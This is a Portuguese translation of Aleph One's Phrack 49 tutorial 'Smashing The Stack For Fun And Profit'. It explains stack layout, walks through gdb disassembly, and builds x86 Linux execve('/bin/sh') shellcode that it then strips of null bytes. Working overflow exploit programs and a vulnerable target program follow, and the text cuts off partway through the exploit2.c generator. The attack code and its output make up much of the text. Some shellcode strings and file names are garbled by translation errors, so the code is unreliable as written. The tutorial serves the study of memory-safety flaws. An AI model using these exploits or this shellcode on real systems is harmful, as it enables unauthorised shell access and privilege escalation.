

/*****

drwxr crew
www.drwxr.org

Esta é a tentativa de traduzir um dos textos mais comentados e profundos com relação a buffer overflow, shellcodes, exploits, etc. Foi escrito por Aleph1 na Phrack #49 o objetivo é tornar acessível essas informações em português.

Recomendo que se possível leia o original ou pelo menos confira pois concertiza erros foram cometidos nessa tradução.

Algumas coisas não serão traduzidas pq ao pé da letra no português não tem muito a ver. Infelizmente erros foram cometidos...

Abraço e bons estudos...

*****/

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XX
Smashing The Stack For Fun And Profit
XX

by Aleph One
aleph1@underground.org

Introducao ~~~~~

Nos ultimos meses um monte de vulnerabilidades de buffer overflow vem sendo descobertas e exploradas. Exemplos disso sao servicos como syslog, sendmail 8.7.5, Linux/FreeBSD mount, xt library, at, etc. Este texto pretende explicata oq sao os buffer overfloes e como os seus exploits funcionam.

Conhecimentos basicos de assembly sao necessarios. Um entendimento dos conceitos de memoria virtual e experiencia com o gdb sao de grande valia mas nao necessario. Nos tb assumimos que o trabalho sera feito com uma cpu Intel x86 e que o SO é Linux.

Algumas definicoes basicas antes de comecar: Um buffer eh simplesmente um bloco continuo de memoria que armazena diversas instancias de um mesmo tipo de dado. Programadores de C normalmente associa com uma matriz de palavras (word). Mais comum eh as matrizes de caracteres. Matrizes, como todas as variaveis em C, pode ser declaradas de forma estatica ou dinamica. Variaveis estaticas sao carregadas na hora que executa o programa no segmento de dados. Ja as variaveis dinamicas sao alocadas em tempo de execucao na pilha. A operacao de overflow consiste em preencher acima dos limites da pilha. Nos iremos basear-se somente nos overflows de buffers dinamicos, conhecidos como stack-based buffer overflows. (buffer overflow baseado na pilha).

Processo de Organizacao da memoria

Para entender o que uma pilha de buffer eh nos devemos primeiro entender como um processo eh organizado na memoria. Processos sao divididos em tres regioes: Text, Data(dados), Stack(pilha). Nos iremos nos concentrar na regio da pilha, mas primeiro uma pequena revisao das outras partes.

A regio text eh fixada pelo programa e include codigo (instrucoes) e dados somente para leitura. Esta regio corresponde a secao text do arquivo executavel. Esta regio eh normalmente marcada como somente leitura e toda tentativa de escrita ira resultar em SEGMENTATION VIOLATION.

A regio de dados contem dados inicializados e nao inicializados. Variaveis estaticas estao armazenadas nesta regio. A regio de dados corresponde a sessao data-bss de um arquivo executavel. Seu tamanho pode ser alterado com a system call brk(2). Se a expansao do bss data ou a pilha do usuario superar a memoria disponivel, o processo eh broqueado e eh reagendado para executar dinovo com um espaco maior de memoria. Novos espacos de memoria eh adicionado entra os segmentos de dados e a pilha.




Fig. 1 Regioes do processo de memoria

Oque eh uma pilha?

Uma pilha eh um tipo abstrato de dados frequentemente usado na ciencia da computacao. Uma pilha de objetos tem a propriedade de que o ultimo objeto colocado na pilha eh o primeiro objeto a ser removido. Esta propriedade eh normalmente referida como ultimo a entrar, primeiro a sair da fila ou LIFO (last in - fist out).

Muitas operacoes sao definidas na pilha. Duas das mais importantes sao a PUSH e a POP. PUSH adiciona um elemento no topo da pilha. POP, ao contrario, diminui o tamanho da pilha em 1 removendo o ultimo elemento no topo da pilha.

Porque usar uma pilha?

Computadores modernos sao desenvolvidos destinados ao uso de linguagens de alto nivel. A tecnica mais importante para estruturar programas, introduzidas por linguagens de alto nivel sao atraves

de procedures e functions.

De um ponto de vista, uma chamada de procedure altera o fluxo de controle como um pulo, ele vai para um trecho do programa e depois de realizar esse trecho ele retorna para o local que a chamou. Essa tecnica de alto nivel eh possivel com a ajuda das pilhas.

A pilha eh tambem usada para alocar as variaveis locais usadas nas functions dinamicamente, para passar parametros para as functions (funcoes) e e para retornar os valores das funcoes.

A regio da pilha

~~~~~

Uma pilha eh um bloco continuo de memoria contendo dados. Um registrador chamado stack pointer (SP) aponta para o topo da pilha. A parte de baixo da pilha eh um endereco fixo. O seu tamanho eh ajustado dinamicamente pelo kernel em tempo de execucao. A CPU implementa instrucoes para efetuar o PUSH e o POP na pilha.

A pilha consiste em camadas que sao efetuados PUSHs quando eh chamada uma funcao e POPs quando ela retorna. Uma camada de pilha contem os parametros para uma funcao, sao as variaveis locais, e os dados necessarios para retornar a camada anterior da pilha, incluindo o valor do ponteiro de instrucao no momento da chamada da funcao.

Dependendo da implementacao a pilha ira crescer para baixo (atraves dos enderecos de memoria mais baixos) ou crescer. No nosso exemplo nos iremos usar uma pilha que cresce para baixo. Esta eh a forma que as pilhas crescem em muitos processadores como os Intel, Motorola, SPARC e MIPS. O stack pointer (SP - ponteiro de pilha) eh tb implementado dependentemente. Ele deve apontar para o ultimo endereco na pilha, ou para o proximo espaco de memoria disponivel apos a pilha. Para nossa discussao iremos assumir que o SP aponta para o ultimo endereco da pilha

Alem do stack pointer, que aponta para o topo da pilha (endereco mais baixo - a pilha cresce de cima para baixo segundo a convencao adotada) eh frequente e conveniente ter um frame pointer (FP) que aponta para um local fixo com uma camada de pilha. Alguns textos tb se referem nele como um local base pointer (LB). Em principio, variaveis locais podem ser referenciadas dando-lhes seus offsets para o SP. No entanto, como as words sao colocadas na pilha e retiradas da pilha, esses offsets mudam. Apesar de em alguns casos o compilador pode manter uma faixa de numeros de words na pilha e seus offsets corretos, em alguns casos isso nao pode ser feito, em todos os casos uma administracao consideravel eh necessaria. Ademais, em algumas

maquinas, como as baseadas nos processadores Intel, acessando uma variavel com uma distancia conhecida do SP eh necessario multiplas instrucoes.

Consequentemente, muitos compiladores usam um segundo registrador, FP, para referenciar tanto variaveis locais como parametros porque suas distancias do

FP nao muda com os PUSHs e POPs. Nos CPUs Intel, BP (EBP) eh usado para esse proposito. Nos CPUs Motorola, qualquer endereco de registro com excessao do A7 (SP)

faz o mesmo. Porque o jeito que a pilha cresce, parametros atuais tem offsets positivos e variaveis locais tem offsets negativos do FP.

A primeira coisa que uma procedure deve fazer quando eh chamada eh salvar o FP anterior (entao ela pode retornar aonde estava qdo terminar). Entao ela

copia o SP



## Buffer Overflows ~~~~~

Um buffer overflow eh o resultado do armazenamento de mais dados no buffer do que ele suporta. Como este erro frequenqute de programacao pode ser usado para executar um codigo arbitrario ? Vamos ver outro exemplo:

example2.c

```
-----
void function(char *str) {
    char buffer[16];


    strcpy(buffer,str);
}

void main() {
    char large_string[256];
    int i;

    for( i = 0; i < 255; i++)
        large_string[i] = 'A';


    function(large_string);
}
-----
```

Este eh um programa que tem uma funcao com um erro de programacao tipico de buffer overflow. A funcao copia uma string fornecida para outra variavel sem checar os tamanhos usando a funcao strcpy() ao inves de strncpy(). Se vc rodar este programa vc ira receber um segmentation violation. Vamos ver como a pilha estara quando nos chamarmos a funcao:



O que esta acontecendo ? Porque recebemos um segmentation violation? Simples. strcpy() esta copiando o conteudo de \*str (large\_string[]) em buffer[] ate que um caracter null eh encontrado na string. Como podemos ver buffer[] eh muito menor que \*str. buffer[] eh de 16bytes, e nos estamos tentando armazenar ele com 256 bytes. Isto significa que todos os 250 bytes apos o buffer esta sendo sobrescrito na pilha. Isto inclui o SFP, RET e ate \*str! Nos preenchemos large\_string com o caracter 'A'. O valor do caracter eh 0x41. Que significa que o endereco de retorno eh agora 0x41414141. Isto eh fora do espaco de enderecamento de processos Este eh o porque quando uma funcao retorna e tenta ler a proxima instrucao daquele endereco voce recebe um segmentation violation.

Entao um buffer overflow permite-nos mudar o endereco de retorno de uma funcao. Desta forma nos podemos mudar o fluxo de execucao de um programa. Vamos voltar para nosso primeiro exemplo e ver novamente como a pilha se parecia:



Vamos tentar modificar nosso primeiro exemplo assim ele sobrescrevera o endereço de retorno, e demonstrara como nos podemos fazer ele executar um código arbitrário. Logo antes de `buffer1[]` na pilha eh o `SFP`, e antes dele, o endereço de retorno (`ret`). Isto eh 4 bytes apos o final de `buffer1[]`. Mas lembre que `buffer1[]` eh na verdade 2 words isto eh 8 bytes. Entao o endereço de retorno eh 12 bytes do inicio de `buffer1[]`. Nos iremos modificar o valor do código de retorno de tal forma que o assignment statement '`x = 1;`' apos a chamada da funcao sera pulado. Para fazer entao nos adicionamos 8 bytes ao endereço de retorno. Nosso código eh agora:

example3.c:

```
-----
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    int *ret;

    ret = buffer1 + 12;
    (*ret) += 8;
}

void main() {
    int x;

    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
-----
```

O que nos fizemos eh adicionar 12 ao endereço de `buffer1[]`. Este novo endereço eh onde o endereço de retorno esta armazenado. Nos queremos pular a cessao

para a chamada do `printf`. Como soubemos que era para adicionar 8 ao endereço de retorno ? Nos usamos um teste de valor primeiro (para o exemplo 1), compilado o

programa e entao iniciou o `gdb`:

```
-----
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:      pushl   %ebp
0x8000491 <main+1>:      movl   %esp,%ebp
0x8000493 <main+3>:      subl   $0x4,%esp
0x8000496 <main+6>:      movl   $0x0,0xffffffff(%ebp)
0x800049d <main+13>:     pushl   $0x3
0x800049f <main+15>:     pushl   $0x2
0x80004a1 <main+17>:     pushl   $0x1
0x80004a3 <main+19>:     call   0x8000470 <function>
0x80004a8 <main+24>:     addl   $0xc,%esp
0x80004ab <main+27>:      movl   $0x1,0xffffffff(%ebp)
0x80004b2 <main+34>:      movl   0xffffffff(%ebp),%eax
0x80004b5 <main+37>:      pushl   %eax
0x80004b6 <main+38>:      pushl   $0x80004f8
0x80004bb <main+43>:      call   0x8000378 <printf>
0x80004c0 <main+48>:      addl   $0x8,%esp
0x80004c3 <main+51>:      movl   %ebp,%esp
0x80004c5 <main+53>:      popl   %ebp
-----
```

```
0x80004c6 <main+54>:   ret
0x80004c7 <main+55>:   nop
```

---

Nos podemos ver quando eh chamado function() o endereco RET sera 0x8004a8, e nos queremos pular para a cessaõ anterior em 0x80004ab. A proxima instrucao que nos queremos executar eh em 0x8004b2. Um pouco de matematica nos diz que a distancia eh 8 bytes.

### Shell Code

~~~~~

Entao agora que nos sabemos que podemos modificar o endereco de retorno e o fluxo de execucao, que programa nos queremos executar ?

Na maioria dos casos nos iremos simplesmente querer que o programa gere uma shell. Da shell nos podemos executar comandos como desejamos.

Mas e quando nao ha nenhum codigo no programa que nos estamos querendo explorar (shell por ex) ? Como nos podemos colocar instrucoes arbitrarrias no seu


espaco de endereco ?

A resposta eh colocar o codigo que nos estamos tentando executar no buffer (shell) que estamos sobrecarregando, e sobrescrever o endereco de retorno entao ele

apontara

de volta para o buffer (e assim executara o codigo da shell).

Assumindo que a pilha inicia no endereco 0xFF, e que ela ficar para o codigo nos queremos executa a pilha de tal forma que ela se pareça assim:



O codigo para gerar uma shell em C eh a seguinte:

shellcode.c

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Para ver como ela se parece em assembly nos compilamos ele e iniciamos o uso do gdb. Lembre-se de usar o argumento -static. Senao o codigo atual para a

system call

do execve nao sera incluida. Ao inves de ter uma referencia para a biblioteca dinamica C que normalmente seria linkada em tempo de carregamento.

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
```

```
[aleph1]$ gdb shellcode
```

```
GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
```

There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main

```
Dump of assembler code for function main:
0x8000130 <main>:      pushl   %ebp
0x8000131 <main+1>:      movl    %esp,%ebp
0x8000133 <main+3>:      subl    $0x8,%esp
0x8000136 <main+6>:      movl    $0x80027b8,0xffffffff8(%ebp)
0x800013d <main+13>:     movl    $0x0,0xffffffffc(%ebp)
0x8000144 <main+20>:     pushl   $0x0
0x8000146 <main+22>:     leal   0xffffffff8(%ebp),%eax
0x8000149 <main+25>:     pushl   %eax
0x800014a <main+26>:     movl    0xffffffff8(%ebp),%eax
0x800014d <main+29>:     pushl   %eax
0x800014e <main+30>:     call   0x80002bc <__execve>
0x8000153 <main+35>:     addl    $0xc,%esp
0x8000156 <main+38>:     movl    %ebp,%esp
0x8000158 <main+40>:     popl    %ebp
0x8000159 <main+41>:     ret
```

End of assembler dump.

(gdb) disassemble __execve
Dump of assembler code for function __execve:

```
0x80002bc <__execve>:    pushl   %ebp
0x80002bd <__execve+1>:   movl    %esp,%ebp
0x80002bf <__execve+3>:    pushl   %ebx
0x80002c0 <__execve+4>:   movl    $0xb,%eax
0x80002c5 <__execve+9>:   movl    0x8(%ebp),%ebx
0x80002c8 <__execve+12>:  movl    0xc(%ebp),%ecx
0x80002cb <__execve+15>:  movl    0x10(%ebp),%edx
0x80002ce <__execve+18>:  int     $0x80
0x80002d0 <__execve+20>:  movl    %eax,%edx
0x80002d2 <__execve+22>:  testl   %edx,%edx
0x80002d4 <__execve+24>:  jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:  negl    %edx
0x80002d8 <__execve+28>:  pushl   %edx
0x80002d9 <__execve+29>:  call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:  popl    %edx
0x80002df <__execve+35>:  movl    %edx,(%eax)
0x80002e1 <__execve+37>:  movl    $0xffffffff,%eax
0x80002e6 <__execve+42>:  popl    %ebx
0x80002e7 <__execve+43>:  movl    %ebp,%esp
0x80002e9 <__execve+45>:  popl    %ebp
0x80002ea <__execve+46>:  ret
0x80002eb <__execve+47>:  nop
```

End of assembler dump.

Vamos tentar entender o que esta acontecendo aqui. Nos iremos iniciar estudando o main:

```
-----
0x8000130 <main>:      pushl   %ebp
0x8000131 <main+1>:      movl    %esp,%ebp
0x8000133 <main+3>:      subl    $0x8,%esp
```

Este eh o inicio da procedure. Ele primeiro salva o antigo frame pointer(FP), seta o SP atual com o novo FP, e deixa espaco para as variaveis locais. Neste caso eh:

```
char *name[2];
```

word, ou 2 ponteiros para um caracter (char). Ponteiros tem o tamanho de uma entao ele deixa espaco para 2 words (8 bytes).

```
0x8000136 <main+6>:      movl    $0x80027b8,0xffffffff8(%ebp)
```

Nos copiamos o valor 0x80027b8 (o endereco da string "/bin/sh") no primeiro ponteiro de name[]. Eh o equivalente a:


```
name[0] = "/bin/sh";
```

```
0x800013d <main+13>:  movl  $0x0,0xffffffffc(%ebp)
```

Nos copiamos o valor 0x0 (NULL) no segundo ponteiro de name[]. Isto eh equivalente a:

```
name[1] = NULL;
```

A chamada atual para execve() comeca aqui.

```
0x8000144 <main+20>:  pushl $0x0
```

Nos colocamos os argumentos para o execve() em ordem reversa na pilha. Comecamos com o NULL.

```
0x8000146 <main+22>:  leal  0xffffffff8(%ebp),%eax
```

Nos carregamos o endereco de name[] no registrador EAX.

```
0x8000149 <main+25>:  pushl %eax
```

Nos colocamos o endereco de name[] na pilha.

```
0x800014a <main+26>:  movl  0xffffffff8(%ebp),%eax
```

Nos carregamos o endereco da string "/bin/sh" no registrador EAX.

```
0x800014d <main+29>:  pushl %eax
```

Nos colocamos o endereco de "/bin/sh" na pilha.

```
0x800014e <main+30>:  call  0x80002bc <__execve>
```

Chamamos a biblioteca da procedure execve(). A chamada da instrucao coloca IP na pilha.

Agora a funcao execve(). Mantenha em mente que estamos usando um sistema linux baseado no CPU Intel. A syscall (chamada de sistema) irá ser diferente de SO pra SO e de CPU pra CPU. Alguns irão passar os argumentos atráves da pilha outros atráves dos registradores. Alguns usam um software de interrupcao para pular para o modo kernel, outros usam uma chamada distante. O Linux passa seus argumentos para a system call atráves dos registradores, e usa um software de interrupcao para acessar o modo kernel.

```
0x80002bc <__execve>:  pushl %ebp
0x80002bd <__execve+1>: movl  %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
```

o inicio da procedure.

```
0x80002c0 <__execve+4>: movl  $0xb,%eax
```

Copia 0xb (11 decimal) na pilha. Este eh o indice na tabela de syscall. 11 eh o execve.

```
0x80002c5 <__execve+9>: movl  0x8(%ebp),%ebx
```

Copia o endereco de "/bin/sh" em EBX.

```
0x80002c8 <__execve+12>:      movl  0xc(%ebp),%ecx
```

Copia o endereco de name[] em ECX.

```
0x80002cb <__execve+15>:      movl  0x10(%ebp),%edx
```

Copia o endereco do ponteiro null em %edx.

```
0x80002ce <__execve+18>:      int    $0x80
```

Muda para o modo kernel.

Como podemos ver nao ha muita coisa para a chamada de sistema do execve(). Tudo que precisamos fazer eh:

- a) ter o caracter null que termina a string "/bin/sh" em algum lugar na memoria.
- b) ter o endereco da string "/bin/sh" em algum lugar na memoria acompanhado do comprimento do null word.
- c) Copiar 0xb no registrador EAX.
- d) Copiar o endereco do endereco da string "/bin/sh" no registrador EBX.
- e) Copiar o endereco da string "/bin/sh" no registrador ECX.
- f) Copiar o endereco do null long word no registrador EDX.
- g) Executar a instrucao int \$0x80

Mas o que acontece se a chamada do execve() falhar por alguma razao ? O programa ira continuar executando as instrucoes que estao na pilha, o que devera conter dados desconhecidos! O programa ira entrar em core dump. Nos queremos que o programa saia de forma limpa se a chamada do execve falhar. Para acertamos isso nos devemos adicionar uma chamada de saida (exit) apos a chamada do execve. Como a chamada de sistema do exit se parece ?

exit.c

```
#include <stdlib.h>
```

```
void main() {  
    exit(0);  
}
```

```
[aleph1]$ gcc -o exit -static exit.c
```

```
[aleph1]$ gdb exit
```

```
GDB is free software and you are welcome to distribute copies of it  
under certain conditions; type "show copying" to see the conditions.  
There is absolutely no warranty for GDB; type "show warranty" for details.  
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...  
(no debugging symbols found)...
```

```
(gdb) disassemble _exit
```

```
Dump of assembler code for function _exit:
```

```
0x800034c <_exit>:      pushl  %ebp  
0x800034d <_exit+1>:     movl   %esp,%ebp  
0x800034f <_exit+3>:      pushl  %ebx  
0x8000350 <_exit+4>:      movl   $0x1,%eax  
0x8000355 <_exit+9>:      movl   0x8(%ebp),%ebx  
0x8000358 <_exit+12>:     int    $0x80  
0x800035a <_exit+14>:     movl   0xffffffffc(%ebp),%ebx  
0x800035d <_exit+17>:     movl   %ebp,%esp  
0x800035f <_exit+19>:     popl   %ebp  
0x8000360 <_exit+20>:     ret  
0x8000361 <_exit+21>:     nop  
0x8000362 <_exit+22>:     nop  
0x8000363 <_exit+23>:     nop
```

```
End of assembler dump.
```

A chamada de sistema exit ira colocar o valor 0x1 no registrador EAX, colocar o codigo de saida em EBX, e executar "int 0x80". É isso. A maioria das aplicacoes retornam 0 na saida para indicar que nao houve erros. Nos iremos colocar o 0 em EBX. Nossa lista de passos agora eh:

instrucao tera, nosso codigo sera o seguinte:

```
-----  
    jmp    offset-to-call          # 2 bytes  
    popl   %esi                   # 1 byte  
    movl   %esi,array-offset(%esi) # 3 bytes  
    movb   $0x0,nullbyteoffset(%esi) # 4 bytes  
    movl   $0x0,null-offset(%esi)  # 7 bytes  
    movl   $0xb,%eax              # 5 bytes  
    movl   %esi,%ebx              # 2 bytes  
    leal   array-offset,(%esi),%ecx # 3 bytes  
    leal   null-offset(%esi),%edx  # 3 bytes  
    int    $0x80                  # 2 bytes  
    movl   $0x1, %eax             # 5 bytes  
    movl   $0x0, %ebx             # 5 bytes  
    int    $0x80                  # 2 bytes  
    call   offset-to-popl         # 5 bytes  
    /bin/sh string goes here.  
-----
```

Calculando os offsets do jmp ate call, do call ate popl, do endereco da string ate a matriz, e do endereco da string ate a null long word, agora nos temos:

```
-----  
    jmp    0x26                   # 2 bytes  
    popl   %esi                   # 1 byte  
    movl   %esi,0x8(%esi)         # 3 bytes  
    movb   $0x0,0x7(%esi)        # 4 bytes  
    movl   $0x0,0xc(%esi)        # 7 bytes  
    movl   $0xb,%eax             # 5 bytes  
    movl   %esi,%ebx             # 2 bytes  
    leal   0x8(%esi),%ecx        # 3 bytes  
    leal   0xc(%esi),%edx        # 3 bytes  
    int    $0x80                 # 2 bytes  
    movl   $0x1, %eax            # 5 bytes  
    movl   $0x0, %ebx            # 5 bytes  
    int    $0x80                 # 2 bytes  
    call   -0x2b                 # 5 bytes  
    .string \"/bin/sh\  
-----
```

Parece correto. Para ter certeza de que ira funcionar corretamente nos devemos compilar e rodar ele. Mas ha um problema. Nosso codigo altera ele mesmo, mas a maioria dos sistemas operacionais marca as paginas de codigo como somente leitura. Para passarmos por esta restricao nos devemos colocar o codigo que desejamos executar na pilha ou no segmento de dados (data segment), e transferir o controle para ele. Para fazer isso entao nos iremos colocar nosso codigo em uma matriz global no segmento de dados. Nos precisamos primeiro uma representacao hexadecimal do codigo binario. Vamos compilar primeiro, e entao usar o gdb para obter o codigo.

shellcodeasm.c

```
-----  
void main() {  
    __asm__(  
        jmp    0x2a                # 3 bytes  
        popl   %esi                # 1 byte  
        movl   %esi,0x8(%esi)      # 3 bytes  
        movb   $0x0,0x7(%esi)     # 4 bytes  
        movl   $0x0,0xc(%esi)     # 7 bytes  
        movl   $0xb,%eax          # 5 bytes  
        movl   %esi,%ebx          # 2 bytes  
        leal   0x8(%esi),%ecx     # 3 bytes  
    )  
}
```

```

    leal    0xc(%esi),%edx          # 3 bytes
    int     $0x80                  # 2 bytes
    movl    $0x1, %eax             # 5 bytes
    movl    $0x0, %ebx            # 5 bytes
    int     $0x80                  # 2 bytes
    call   -0x2f                   # 5 bytes
    .string `"/bin/sh`"          # 8 bytes
");
}

```

```
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
```

```
[aleph1]$ gdb shellcodeasm
```

```

GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main

```

```
Dump of assembler code for function main:
```

```

0x8000130 <main>:      pushl   %ebp
0x8000131 <main+1>:      movl    %esp,%ebp
0x8000133 <main+3>:      jmp     0x800015f <main+47>
0x8000135 <main+5>:      popl    %esi
0x8000136 <main+6>:      movl    %esi,0x8(%esi)
0x8000139 <main+9>:      movb    $0x0,0x7(%esi)
0x800013d <main+13>:     movl    $0x0,0xc(%esi)
0x8000144 <main+20>:     movl    $0xb,%eax
0x8000149 <main+25>:     movl    %esi,%ebx
0x800014b <main+27>:     leal    0x8(%esi),%ecx
0x800014e <main+30>:     leal    0xc(%esi),%edx
0x8000151 <main+33>:     int     $0x80
0x8000153 <main+35>:     movl    $0x1,%eax
0x8000158 <main+40>:     movl    $0x0,%ebx
0x800015d <main+45>:     int     $0x80
0x800015f <main+47>:     call   0x8000135 <main+5>
0x8000164 <main+52>:     das
0x8000165 <main+53>:     boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:     das
0x8000169 <main+57>:     jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:     addb   %cl,0x55c35dec(%ecx)
End of assembler dump.

```

```

(gdb) x/bx main+3
0x8000133 <main+3>:      0xeb
(gdb)
0x8000134 <main+4>:      0x2a
(gdb)
.
.
.

```

```
testsc.c
```

```

char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";

```

```

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}

```

```
[aleph1]$ gcc -o testsc testsc.c
```

```
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

Ele funciona! Mas ha um obstaculo. Na maioria dos casos nos estaremos tentando sobrecarregar um buffer de caracteres. Como algum byte nulo no nosso shellcode sera considerado o final da string, a copia sera terminada. Portanto nao deve haver bytes nulos no nosso shellcode para o exploit funcionar. Vamos tentar eliminar estes bytes (e ao mesmo tempo torna-lo menor).

Instrucoes com problema:	Substituir por:
movb \$0x0,0x7(%esi)	xorl %eax,%eax
movl \$0x0,0xc(%esi)	movb %eax,0x7(%esi)
	movl %eax,0xc(%esi)
-----	-----
movl \$0xb,%eax	movb \$0xb,%al
-----	-----
movl \$0x1,%eax	xorl %ebx,%ebx
movl \$0x0,%ebx	movl %ebx,%eax
	inc %eax
-----	-----

Nosso codigo melhorado:

shellcodeasm2.c

```
-----
void main() {
__asm__(
    jmp     0x1f                # 2 bytes
    popl   %esi                # 1 byte
    movl   %esi,0x8(%esi)      # 3 bytes
    xorl   %eax,%eax          # 2 bytes
    movb   %eax,0x7(%esi)     # 3 bytes
    movl   %eax,0xc(%esi)     # 3 bytes
    movb   $0xb,%al           # 2 bytes
    movl   %esi,%ebx          # 2 bytes
    leal   0x8(%esi),%ecx     # 3 bytes
    leal   0xc(%esi),%edx     # 3 bytes
    int    $0x80               # 2 bytes
    xorl   %ebx,%ebx          # 2 bytes
    movl   %ebx,%eax          # 2 bytes
    inc    %eax                # 1 bytes
    int    $0x80               # 2 bytes
    call   -0x24               # 5 bytes
    .string "/bin/sh\"
    # 8 bytes
    # 46 bytes total
);
}
```

E nosso novo programa teste:

testsc2.c

```
-----
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

```
}
```

```
-----  
-----  
[aleph1]$ gcc -o testsc2 testsc2.c  
[aleph1]$ ./testsc2  
$ exit  
[aleph1]$  
-----  
-----
```

Escrevendo um exploit
~~~~~  
(ou como destruir a pilha)  
~~~~~

Vamos tentar juntar todas as peças. Nos temos o shellcode. Nos sabemos que ele deve ser parte da string que queremos usar na sobrecarga (overflow) do buffer. Nos sabemos que devemos apontar o endereço de retorno de volta para o buffer. Este exemplo ira demonstrar estes pontos:

```
overflow1.c
```

```
-----  
char shellcode[] =  
    "\\xeb\\x1f\\x5e\\x89\\x76\\x08\\x31\\xc0\\x88\\x46\\x07\\x89\\x46\\x0c\\xb0\\x0b"  
    "\\x89\\xf3\\x8d\\x4e\\x08\\x8d\\x56\\x0c\\xcd\\x80\\x31\\xdb\\x89\\xd8\\x40\\xcd"  
    "\\x80\\xe8\\xdc\\xff\\xff\\xff/bin/sh";  
  
char large_string[128];  
  
void main() {  
    char buffer[96];  
    int i;  
    long *long_ptr = (long *) large_string;  
  
    for (i = 0; i < 32; i++)  
        *(long_ptr + i) = (int) buffer;  
  
    for (i = 0; i < strlen(shellcode); i++)  
        large_string[i] = shellcode[i];  
  
    strcpy(buffer, large_string);  
}  
-----  
-----
```

```
[aleph1]$ gcc -o exploit1 exploit1.c  
[aleph1]$ ./exploit1  
$ exit  
exit  
[aleph1]$  
-----  
-----
```

O que nos fizemos acima eh preencher a matriz large_string[] com o endereço do buffer[], o qual eh onde nosso codigo estara. Entao nos copiamos nosso shellcode no inicio da string do large_string[]. strcpy() era copiar a large_string em buffer sem conferir os tamanhos, e ira sobrecarregar o endereço de retorno, sobrescrevendo ele com o endereço onde nosso codigo esta localizado. Uma vez que atingimos o fim do main e tentar retornar ele ira saltar para o nosso codigo e entao executar a shell.

O problema que encontramos qdo tentamos sobrecarregar o buffer de outro programa esta na tentativa de saber qual endereço o buffer (e deste modo nosso codigo)

estara.

A resposta eh que para todo programa a pilha ira inicializar no mesmo endereco.

A maioria

dos programas nao coloca mais do que algumas centenas ou alguns milhares de bytes na pilha

no inicio. Portanto sabendo onde a pilha comeca nos podemos tentar adivinhar onde o buffer

que estamos tentando sobrecarregar estava. Aqui um pequeno programa que ira mostrar o

ponteiro de pilha (stack pointer - SP):

sp.c

```
-----  
unsigned long get_sp(void) {  
    __asm__("movl %esp,%eax");  
}  
void main() {  
    printf("0x%x\n", get_sp());  
}  
-----
```

```
-----  
[aleph1]$ ./sp  
0x8000470  
[aleph1]$  
-----
```

Vamos assumir que o programa que estamos tentando sobrecarregar eh:

vulnerable.c

```
-----  
void main(int argc, char *argv[]) {  
    char buffer[512];  
  
    if (argc > 1)  
        strcpy(buffer,argv[1]);  
}  
-----
```

Nos podemos criar um programa que pega como parametro o tamanho do buffer, e um offset que ira dominar o stack pointer (Onde acreditamos que o buffer que sofrera

o overflow deva sobreviver) . Nos iremos colocar a string de overflow em uma variavel de ambiente entao sera facil para manipular.

exploit2.c

```
-----  
#include <stdlib.h>  
  
#define DEFAULT_OFFSET          0  
#define DEFAULT_BUFFER_SIZE    512  
  
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";  
  
unsigned long get_sp(void) {  
    __asm__("movl %esp,%eax");  
}  
  
void main(int argc, char *argv[]) {  
    char *buff, *ptr;  
    long *addr_ptr, addr;  
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;  
    int i;  
  
    if (argc > 1) bsize = atoi(argv[1]);  
    if (argc > 2) offset = atoi(argv[2]);  
}
```



```

if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
}

addr = get_sp() - offset;
printf("Using address: 0x%x\n", addr);

ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
